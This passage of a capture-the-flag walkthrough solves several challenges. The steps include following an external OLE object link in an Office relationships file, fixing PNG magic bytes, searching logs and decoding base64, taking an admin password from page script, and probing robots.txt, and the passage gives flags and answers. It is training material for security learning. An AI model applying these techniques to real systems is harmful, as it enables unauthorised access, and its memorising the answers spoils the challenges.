2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId9996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="https://sensational-cat-9c2c7d.netlify.app/" TargetMode="External"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>


```

Step 17: Now Open that URL and view the source you will get an encoded string now find base 64 string in it and decode







## Challenge 13: Headerless Truth




Step 1: Download the file Secret.png from the given link, try to open it you will notice the image is corrupted and won't display




Step 2: Open the file in a hex editor (e.g., HxD or Bless). Observe the magic bytes (first few bytes of the file). Instead of the standard PNG header (89 50 4E 47), you'll find incorrect or null bytes.



Step 3: Replace the first 8 bytes with the correct PNG signature




Step 4: Now click export and check the image and you see the flag



## Challenge 14: Log Analysis

CYBER  
SECURITY  
CHALLENGE

C-1 C-2 C-3 C-4 C-5 C-6 C-7 C-8  
 C-9 C-10 C-11 C-12 C-13 C-14 C-15 C-16



### Challenge 14: Log Analysis

We've hidden a FLAG somewhere in the logs. Find out if you can. Good Luck - Red team

[instructions\\_docx](#)

Step 1: Download the docx file and open it, you will find there are several images embedded in the document:

"We've hidden a FLAG somewhere in the logs. Find it if you can. Good luck."  
—Red Team.

You search for `index=* "FLAG{"`  
But it doesn't return anything

How about we scan some logs for our user  
`index=* sourcetype=auth_logs user=nzcsc`  
returns `session_id sc34rt`

Let's see what we can find for the session  
`index=* session_id= sc34rt`  
Among others we find `GET /test/path/secret.txt`

You open it but find nothing

Let's see what else we can find for the session  
Among others we find `GET /test/path/challenge.txt`  
and `/test/path/secret2.txt`

`/test/path/challenge.txt` contains `RkxBR1s5NTIGRTizOUNBNjc4MkE4XQ==`  
`/test/path/secret2.txt` contains `RkxBR1tEQjEyMjE5MzUyQThGQUNBXQo=`







Step 2: Click the second to the last image, right click “Crop”, you will see it is a cropped image:




Step 3: Now restore it to its original size, you find a hidden Base64-encoded string



Step 4: Decode the string and you get the flag:



## Challenge 15: Secure Login



Step 1: Click the link and you are landed at the “Login for flag” page prompting you for the credential:

**Login for flag**

Username:

Password:

Login

Step 2: Now inspect the source of the page, scroll down to the script part, you will find some credential information leaked there:

```

95
96 // Even more f
97 let fObj = {
98   name: "f",
99   value: 123,
100  data: []
101 };
102
103 for (let i = 0; i < 50; i++) {
104   fObj.data.push({ id: i, val: i * i });
105 }
106
107 console.log("admin");
108 console.log("21wdni#niu7@e4");
109
110 function d1() {
111   for (let a = 0; a < 30; a++) {
112     for (let b = 0; b < 30; b++) {
113       let temp = a * b;
114     }
115   }
116   console.log("loop finished.");
117 }
118
119 d1();
120
121
122 console.log("debug");
123 </script>
124 </body>
125 </html>
126

```

Step 3: Login with the credential you found, and you get the Flag:

### Login for flag

Username:


Password:

[Login](#)


Here is the flag you ordered  
FLAG[83DEA6B75A85FDCC]!




## Challenge 16: Cyber Space




Step 1: Inspect the robots.txt of the site, you will find pages that are declared as disallowed for crawler access.



Step 2: Try them out one by one and you land at the report.html page which says, “Reports go here”, but otherwise it is a blank page.



Step 3: But look more closely, when you select the area below, the flag shows up.



Or you can find the flag by viewing the source of the page:

```

Line wrap 
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <link rel="stylesheet" href="style.css">
6
7   <title>Reports</title>
8 </head>
9 <body>
10  <h1>Reports go here</h1>
11
12  <h3> FLAG[A32D4AEBBB28349C] </h3>
13 </body>
14 </html>
15

```

